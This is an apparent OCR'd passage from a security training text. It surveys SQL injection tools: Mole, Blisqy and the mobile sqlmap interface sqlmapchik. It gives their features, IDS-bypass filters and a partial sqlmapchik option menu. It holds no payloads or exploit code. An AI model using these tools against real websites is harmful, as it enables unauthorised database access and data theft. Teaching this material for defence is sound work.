
  Mole is an automatic SQL injection exploitation tool. Only by providing a vulnerable URL and a valid string on the site, it can detect the injection and exploit it using the union technique or a Boolean query-based technique.

  Mole uses a command-based interface, allowing the user to indicate the action he/she wants to perform easily. The CLI also provides auto-completion for both commands and command arguments, minimizing the user's need to type.

  Some features of Mole are as follows:

  - Supports MySQL, Postgres, SQL Server, and Oracle
  - Automatic SQL injection exploitation using union technique
  - Automatic blind SQL injection exploitation
  - Exploits SQL injection in GET/POST/Cookie parameters
  - Supports filters to bypass certain IPS/IDS rules using generic filters, as well as the possibility of creating new ones easily
  - Exploits SQL injections that return binary data

  Attackers use Mole to perform SQL injection exploitation using techniques such as union and blind SQL exploitation.



```
san_ss@brian:~/nasel/themole-code$ ./mole.py

 Developed by Nasel(http://www.nasel.com.ar).
 Published under GPLv3.
 Be efficient and have fun!
```


- **Blisqy**

  Source: *https://github.com*

  Blisqy exploits time-based blind SQL injection in HTTP-Headers (MySQL/MariaDB). This tool aids web security researchers in finding time-based blind SQL injection on HTTP Headers as well as exploitation of the same vulnerability. It also supports fuzzing for time-based blind SQL injection on HTTP Headers. Attackers use Blisqy to find a potential time-based blind SQL injection and then prepare a script to exploit the vulnerable web application.



```


SQL Injection Tools for Mobile Devices

- **sqlmapchik**

  Source: *https://github.com*

  sqlmapchik is a cross-platform sqlmap GUI for the sqlmap tool. It is primarily intended for use on mobile devices.



General
Request options
Optimization
Injection
Detection
Techniques
Fingerprint, Enumeration and Bruteforce
File system and OS
Miscellaneous
Close
General

-v
0-6 (default 1)
1

-s
Load session from a stored (.sqlite) file

-t
Log all HTTP traffic into a textual file

--batch
Never ask for user input, use the default behaviour
OFF

--charset
Force character encoding used for data retrieval

--crawl
Crawl the website starting from the target URL

--csv-del
Delimiting character used in CSV output (default ",")

--dump-format
Format of dumped data (CSV (default), HTML or SQLITE)

--eta
Display for each output the estimated time of arrival
OFF

--flush-session
Flush session files for current target
OFF

--forms
Parse and test forms on target URL
OFF

--fresh-queries
Ignore query results stored in session file
OFF

--hex
Use DBMS hex function(s) for data retrieval
OFF

--output-dir
Custom output directory path

--parse-errors
Parse and display DBMS error messages from responses
OFF

--pivot-column

